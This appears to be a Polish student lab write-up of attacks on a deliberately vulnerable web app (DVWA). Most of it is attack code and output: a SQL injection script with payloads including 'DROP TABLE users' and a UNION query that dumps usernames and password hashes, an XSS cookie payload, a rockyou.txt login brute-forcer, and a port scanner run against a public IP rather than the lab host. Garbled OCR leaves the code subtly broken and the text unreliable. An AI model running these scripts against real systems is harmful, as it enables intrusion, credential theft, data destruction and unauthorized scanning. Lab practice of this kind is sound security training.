## **SQL** Injection

```
skrypt:
import requests
base url = "http://10.10.241.196"
payloads = [
       " or 1=1#",
       "' OR '1'='1".
       "' OR 1=1 -- ",
       "\" OR 1=1#",
       "\" OR \"1\"=\"1",
       "\" OR 1=1 -- ",
       "") OR ('x'='x",
       ""; DROP TABLE users--",
       "' OR EXISTS(SELECT * FROM users WHERE name = 'admin' AND password LIKE
'%')",
       "" UNION SELECT user, password FROM users#"
]
cookies = {
       'PHPSESSID': 'oum0iaoe530vblhijrh5gp3md7',
       'security': 'low'
}
def test sql injection(url):
       for payload in payloads:
       # Użyj metody POST i przekaż payload jako część ciała żądania
       full url = f"{url}/vulnerabilities/sqli/"
       data = {'id': payload, 'Submit': 'Submit'} # Dane formularza
       print(f"Testing with payload: {payload}")
       try:
       response = requests.post(full_url, data=data, cookies=cookies)
       print(f"Response status code: {response.status_code}")
       if response.status_code == 200:
               print(f"Response text:\n{response.text}\n")
               if "First name" in response.text and "Surname" in response.text:
               print(f"Podatność SQL Injection wykryta przy użyciu payloadu: {payload}")
```

Część outputu z wykrytymi wyciekami:

```
<div class="body_padded">
  <h1>Vulnerability: SQL Injection</h1>
                                           >
                                                                                                                                                                               coser id.
<input type="text" size="15" name="id">
<input type="submit" name="Submit" value="Submit">
                                                                                        </form>
pre>ID: 'UNION SELECT user, password FROM users#<br/>pre>ID: 'UNION SELECT user, password FROM users#<br/>password FROM users#<br/>pre>ID: 'UNION SELECT user, password FROM users#<br/>password FROM users#<br/>pre>ID: 'UNION SELECT user, password FROM users#<br/>password FROM users#<br/>pre>ID: 'UNION SELECT user, password FROM users#<br/>pablo<br/>pre>ID: 'UNION SELECT user, password FROM users#<br/>pre>ID: 'UNION SELECT user, password FROM users#
  st name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99
                                            <h2>More Information</h2>
<a href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html" target="_blank">http://www.securiteam.com/securityreviews/5DP0N1P76E.html</a></al>curiteam.com/securityreviews/5DP0N1P76E.html</a></al>
iki/SQL_injection</a>
dex.php/SQL_Injection</a>
                                                                                        \label{linequality} $$ \le  \frac{1}{a} + \frac{1}{b} - \frac{1}{a} + \frac{1}{a} = \frac{1}{a} + \frac{1}{a} + \frac{1}{a} + \frac{1}{a} + \frac{1}{a} + \frac{1}{a} = \frac{1}{a} + \frac{1}{a} 
                                           </div>
                                                                                                                                                                               <br /><br />
                                                                                                                                    </div>
```

# **Vulnerability: SQL Injection**

User ID: Submit	
ID: 'UNION SELECT user, password FROM users# First name: admin Surname: 5f4dcc3b5aa765d61d8327deb882cf99	
ID: 'UNION SELECT user, password FROM users# First name: gordonb Surname: e99a18c428cb38d5f260853678922e03	
ID: 'UNION SELECT user, password FROM users# First name: 1337 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b	
ID: 'UNION SELECT user, password FROM users# First name: pablo Surname: 0d107d09f5bbe40cade3de5c71e9e9b7	
ID: 'UNION SELECT user, password FROM users# First name: smithy Surname: 5f4dcc3b5aa765d61d8327deb882cf99	


#### XSS

Skrypt dosłownie ten sam co SQL injection, tylko z innymi payloadami

```
payloads = [
  "<script>alert(document.cookie);</script>",
]
```

#### output:

```
<h2>More Information</h2>
<a href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html" target="_blank">http://www.s
ecuriteam.com/securityreviews/5DP0N1P76E.html</a>
           li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/w
iki/SQL injection</a>
           <a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/" target="_blank">http://ferruh</a>
dex.php/SQL_Injection</a>
           <a href="http://bobby-tables.com/" target="_blank">http://bobby-tables.com/</a>
√div>
                      <br /><br />
                </div>
                 </div>
<div id="footer">
                      Damn Vulnerable Web Application (DVWA) v1.10 *Development*
                       <script src='/dvwa/js/add_event_listeners.js'></script>
                 </div>
           </div>
     </body>
(kali®kali)-[~/lab13]
```



### **Brute force**

Kod działa na takiej samej zasadzie jak dwa poprzednie, tyle że możliwe hasła pobiera z pliku rockyou.txt

import requests

```
# URL and cookies for DVWA
base_url = "http://10.10.241.196"
login url = f"{base url}/vulnerabilities/brute/"
cookies = {
       'PHPSESSID': 'oum0iaoe530vblhijrh5gp3md7',
       'security': 'low'
}
# Read the wordlist file
wordlist file = "/usr/share/wordlists/rockyou.txt"
# Function to test SQL Injection
def test sql injection(login url):
       with open(wordlist_file, "r", encoding="latin-1") as file:
       passwords = file.readlines()
       for password in passwords:
       password = password.strip()
       params = {
       'username': 'admin',
       'password': password,
       'Login': 'Login'
       print(f"Testing with password: {password}")
```

```
try:
       response = requests.get(login_url, params=params, cookies=cookies)
       print(f"Response status code: {response.status_code}")
       if response.status code == 200:
              print(f"Response text:\n{response.text[:200]}...\n") # Print the first 200
characters of the response
              # Check if the response indicates a successful login
              if "Welcome to the password protected area" in response.text:
              print(f"Successful login with password: {password}")
              break
       else:
              print(f"Unexpected status code: {response.status_code}")
       except requests.exceptions.RequestException as e:
       print(f"Request Exception: {e}")
# Test the login page
test_sql_injection(login_url)
output:
```

```
-(kali⊕kali)-[~/lab13]
$ python3 brute-force.py
Testing with password: 123456
Response status code: 200
Response text:
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
        <head>
                <meta http-equiv="Content-T ...
Testing with password: 12345
Response status code: 200
Response text:
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
                 <meta http-equiv="Content-T...
Testing with password: 123456789
Response status code: 200
Response text:
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
        <head>
                 <meta http-equiv="Content-T ...
Testing with password: password
Response status code: 200
Response text:
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
                 <meta http-equiv="Content-T ...
Successful login with password: password
  —(kali⊛kali)-[~/lab13]
```

## **Vulnerability: Brute Force**

Login	
Username:	
Password:	
Login	
Welcome to the password protected area admin	

### **Porty**

```
iimport socket
def scan ports(ip address, port range):
  open_ports = []
  # Split port range into start and end
  start_port, end_port = port_range.split('-')
  start_port = int(start_port)
  end_port = int(end_port)
  # Iterate through the range of ports
  for port in range(start_port, end_port + 1):
     sock = socket.socket(socket.AF INET, socket.SOCK STREAM)
     sock.settimeout(1) # Set timeout to 1 second
    try:
       result = sock.connect_ex((ip_address, port))
       if result == 0:
          print(f"Port {port} is open")
          open_ports.append(port)
       sock.close()
     except socket.error:
       print(f"Couldn't connect to port {port}")
       pass
  print(f"Scan completed. Open ports: {open_ports}")
# Example usage:
if __name__ == "__main__":
  ip = input("Enter the IP address to scan: ")
  port range = input("Enter the port range (e.g., 1-1000): ")
  scan_ports(ip, port_range)
```

output:

```
(kali® kali)-[~/lab13]

$ python3 port.py
Enter the IP address to scan: 136.243.102.89
Enter the port range (e.g., 1-1000): 1-1000
Port 21 is open
Port 80 is open
Port 110 is open
Port 143 is open
Port 443 is open
Port 465 is open
Port 873 is open
Port 873 is open
Port 993 is open
Port 995 is open
Scan completed. Open ports: [21, 53, 80, 110, 143, 443, 465, 587, 873, 993, 995]
```